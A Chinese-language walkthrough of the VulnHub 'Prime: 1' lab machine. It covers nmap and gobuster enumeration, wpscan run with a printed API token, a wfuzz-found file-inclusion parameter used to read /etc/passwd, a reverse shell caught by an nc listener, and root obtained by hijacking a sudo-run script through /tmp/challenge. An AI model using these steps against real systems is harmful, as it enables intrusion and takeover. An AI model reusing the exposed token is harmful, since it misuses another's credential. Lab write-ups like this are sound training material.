

靶机地址: <https://www.vulnhub.com/entry/prime-1,358/>

## 信息收集

```
nmap -sn 192.168.139.0/24
```

```
root@kali:~# nmap -sn 192.168.139.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2020-02-04 09:29 CST
Nmap scan report for 192.168.139.1
Host is up (0.00060s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.139.2
Host is up (0.00016s latency).
MAC Address: 00:50:56:F3:0E:02 (VMware)
Nmap scan report for 192.168.139.138
Host is up (0.00016s latency).
MAC Address: 00:0C:29:E0:74:A1 (VMware)
Nmap scan report for 192.168.139.254
Host is up (0.00016s latency).
MAC Address: 00:50:56:F4:31:BC (VMware)
Nmap scan report for 192.168.139.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 15.05 seconds
```

## 端口扫描

```
nmap -sS -sV -T5 -A -p- 192.168.139.138
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 8d:c5:20:23:ab:10:ca:de:e2:fb:e5:cd:4d:2d:4d:72 (RSA)
|   256 94:9c:f8:6f:5c:f1:4c:11:95:7f:0a:2c:34:76:50:0b (ECDSA)
|_  256 4b:f6:f1:25:b6:13:26:d4:fc:9e:b0:72:9f:f4:69:68 (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: HacknPentest
MAC Address: 00:0C:29:E0:74:A1 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

## 目录枚举

```
gobuster dir -u http://192.168.139.138 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php, .txt, .html
```


```
=====
/dev (Status: 200)
/javascript (Status: 301)
/image.php (Status: 200)
/index.php (Status: 200)
/wordpress (Status: 301)
/secret.txt (Status: 200)
/server-status (Status: 403)
[ERROR] 2020/02/04 09:31:44 [!] parse http://192.168.139.138/error_log: net/url: invalid control character in URL
/index.php (Status: 200)
```

```
wpscan --url http://192.168.139.138/wordpress/ --api-token
ldGDLvdpY0pV8CrskQzCbCWak5cqcxjHTROqH0jJSz0 -e vp,vt,u
```

```
[+] victor
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)
```

没有明显getshell的

/dev




hello,

now you are at level 0 stage.

In real life pentesting we should use our tools to dig on a web very hard.

Happy hacking.



Looks like you have got some secrets.

Ok I just want to do some help to you.

Do some more fuzz on every page of php which was finded by you. And if you get any right parameter then follow the below steps. If you still stuck Learn from here a basic tool with good usage for OSCP.

[https://github.com/hacknpentest/Fuzzing/blob/master/Fuzz\\_For\\_Web](https://github.com/hacknpentest/Fuzzing/blob/master/Fuzz_For_Web)

//see the location.txt and you will get your next move//

访问下github，使用wfuzz，fuzz参数值

```
wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404
http://192.168.139.138/index.php?FUZZ=something
```

Response	Lines	Word	Chars	
结果	200	7 L	12 W	136 Ch
对应的参数	hc	hl	hw	hh
含义（要过滤的）	响应状态码	返回内容的行数	Word数量	字符数量

```
000000937: 200      7 L      12 W      136 Ch      "wwwlog"
000000939: 200      7 L      12 W      136 Ch      "xcache"
000000941: 200      7 L      12 W      136 Ch      "xml"
000000942: 200      7 L      12 W      136 Ch      "xmlrpc"
000000943: 200      7 L      12 W      136 Ch      "xsl"
000000944: 200      7 L      12 W      136 Ch      "xsql"
000000945: 200      7 L      12 W      136 Ch      "xyz"
000000946: 200      7 L      12 W      136 Ch      "zap"
000000938: 200      7 L      12 W      136 Ch      "wwwstats"
000000940: 200      7 L      12 W      136 Ch      "xfer"
000000947: 200      7 L      12 W      136 Ch      "zip"
000000948: 200      7 L      12 W      136 Ch      "zipfiles"
000000949: 200      7 L      12 W      136 Ch      "zips"
```

```
wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 --hw
12 http://192.168.139.138/index.php?FUZZ=something
```

```
root@kali:~/Prime# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt --hc 404 --hw 12 http://192.168.139
=something


Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check W
n for more information.

libraries.FileLoader: CRITICAL __load_py_from_file. Filename: /usr/lib/python3/dist-packages/wfuzz/plugins/payl
eption, msg=No module named 'shodan'
libraries.FileLoader: CRITICAL __load_py_from_file. Filename: /usr/lib/python3/dist-packages/wfuzz/plugins/payl
ion, msg=No module named 'shodan'
*****
* Wfuzz 2.4 - The Web Fuzzer *
*****

Target: http://192.168.139.138/index.php?FUZZ=something
Total requests: 949

=====
ID      Response  Lines  Word  Chars  Payload
=====
00000340: 200      7 L    19 W   206 Ch  "file"

Total time: 1.979991
Processed Requests: 949
Filtered Requests: 948
Requests/sec.: 479.2950
```




提示location.txt

ok well Now you reach at the exact parameter

Now dig some more for next one  
use 'secrettier360' parameter on some other php page for more fun.

之前扫的php文件还有image.php



finally you got the right parameter


```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www:x:14:14:www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization:/bin/false systemd-network:x:101:103:systemd Network Management:/:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver:/:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy:/:/run/systemd/bi
```

```
saket:x:1001:1001:find password.txt file in my directory:/home/saket:
```

得到follow\_the\_ipsec

## getshell

ssh连接，登陆失败，那么wordpress登录试试，之前扫出用户为victor



但是无法保存



发现有个secret.php

最后，访问

```
http://192.168.139.138/wordpress/wp-content/themes/twentynineteen/secret.php
```

成功反弹shell

```
root@kali:~/Prime# nc -lvvp 1234
listening on [any] 1234 ...
192.168.139.138: inverse host lookup failed: Unknown host
connect to [192.168.139.128] from (UNKNOWN) [192.168.139.138] 46810
bash: cannot set terminal process group (1456): Inappropriate ioctl for device
bash: no job control in this shell
<ml/wordpress/wp-content/themes/twentynineteen$ cd /oopptt          d /
```

## 提权

获取shell之后要做的第一件事是使用Python获取一个tty，不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")'  
# 有些没有安装Python2，所以需要换成python3 -c 'import pty;  
pty.spawn("/bin/bash")'
```

```
#查看其他用户  
cat /etc/passwd
```

```
#内核提权  
uname -a
```

```
查找sudo权限命令  
sudo -l  
#SUID权限可执行文件，没有可用的  
find / -perm -u=s -type f 2>/dev/null  
#当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本  
文件，然后使用grep加上关键字去筛选。  
find / -writable -type f 2>/dev/null >/tmp/report.txt  
grep -Ev '/proc|/sys' /tmp/report.txt  
#查看计划任务  
cat /etc/crontab  
#查看邮件  
cd /var/mail/  
ls
```

/home/saket下有个enc的可执行文件，需要密码

/opt下有个backup文件，得到了enc的密码

```
www-data@ubuntu:/opt/backup/server_database$ llss  
backup_pass  
{hello.8}  
www-data@ubuntu:/opt/backup/server_database$ ccaatt bbaacckkuupp__ppaassss  
  
your password for backup_database file enc is  
  
"backup_password"  
  
Enjoy!
```

```
sudo ./enc
```

```

enter password: backup_passwordbackup_password

good
/bin/cp: cannot stat '/root/enc.txt': Permission denied
/bin/cp: cannot stat '/root/key.txt': Permission denied
www-data@ubuntu:/home/saket$ ssuuddoo ../eennc
enter password: backup_passwordbackup_password

good

```

```

www-data@ubuntu:/home/saket$ ccaatt eennc..ttxtt

nzE+iKr82Kh8B0Qg0k/LViTZJup+9DReAsXd/PCtFZP5FHM7WtJ9Nz1NmQMi9G0i7rGIvhK2jRcGnFyWDT9MLoJvY1gZKI2xsU
uS3nJ/n3T1Pe//4kKId+B3wfdW/TgqX6Hg/kUj8J008wGe9Jxt0EJ6XJA3c0/cSna9v3YVf/ssHTbXkb+bFgY7WLdHJyvF6lD/
wfpY2ZnA1787ajtm+/aWWVMxD0wKuqIT1ZZ0Nw4=
www-data@ubuntu:/home/saket$ ccaarr^

ca: command not found
www-data@ubuntu:/home/saket$ ccaatt kkeeyy..ttxtt

I know you are the fan of ippsec.

So convert string "ippsec" into md5 hash and use it to gain yourself in your real form.

```

*enc.txt*的内容是一段加密的字符串，*key.txt*提示我们这是ippsec，并且解密时使用的Secret Key是将ippsec进行md5加密后的字符串。

```

from Crypto.Cipher import AES
from base64 import b64decode

data =
b64decode(b"nzE+iKr82Kh8B0Qg0k/LViTZJup+9DReAsXd/PCtFZP5FHM7WtJ9Nz1NmQ
Mi9G0i7rGIvhK2jRcGnFyWDT9MLoJvY1gZKI2xsUuS3nJ/n3T1Pe//4kKId+B3wfdW/Tgq
X6Hg/kUj8J008wGe9Jxt0EJ6XJA3c0/cSna9v3YVf/ssHTbXkb+bFgY7WLdHJyvF6lD/wf
pY2ZnA1787ajtm+/aWWVMxD0wKuqIT1ZZ0Nw4=")
key = b"366a74cb3c959de17d61db30591c39d1"
cip = AES.new(key,AES.MODE_ECB)
print(cip.decrypt(data).decode("utf-8"))

```

```

root@kali:~/Prime# python a.py
Dont worry saket one day we will reach to
our destination very soon. And if you forget
your username then use your old password
==> "tribute_to_ippsec"

Victor,

```

```

saket@ubuntu:~$ ssuuddoo --ll

Matching Defaults entries for saket on ubuntu:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User saket may run the following commands on ubuntu:
  (root) NOPASSWD: /home/victor/undefeated_victor

```

```

saket@ubuntu:/home/victor$ sudo /home/victor/undefeated_victorsudo /home/victor/undefeated_victor

if you can defeat me then challenge me in front of you
/home/victor/undefeated_victor: 2: /home/victor/undefeated_victor: /tmp/challenge: not found

```



```
echo '/bin/bash'>/tmp/challenge
chmod +x /tmp/challenge
sudo /home/victor/undefeated_victor
```

```
saket@ubuntu:/home/victor$ echo '/bin/bash'>/tmp/challenge
chmod +x /tmp/challenge
sudo /home/victor/undefeated_victorecho '/bin/bash'>/tmp/challenge
saket@ubuntu:/home/victor$ chmod +x /tmp/challenge
saket@ubuntu:/home/victor$ sudo /home/victor/undefeated_victor

if you can defeat me then challenge me in front of you
root@ubuntu:/home/victor# ccdd //rroooott

root@ubuntu:/root# llss

enc enc.cpp enc.txt key.txt root.txt sql.py t.sh wfuzz wordpress.sql
root@ubuntu:/root# ccaatt rroooott..ttxtt

b2b17036da1de94cfb024540a8e7075a
```

## 参考链接:

[https://blog.csdn.net/weixin\\_44214107/article/details/100826309](https://blog.csdn.net/weixin_44214107/article/details/100826309)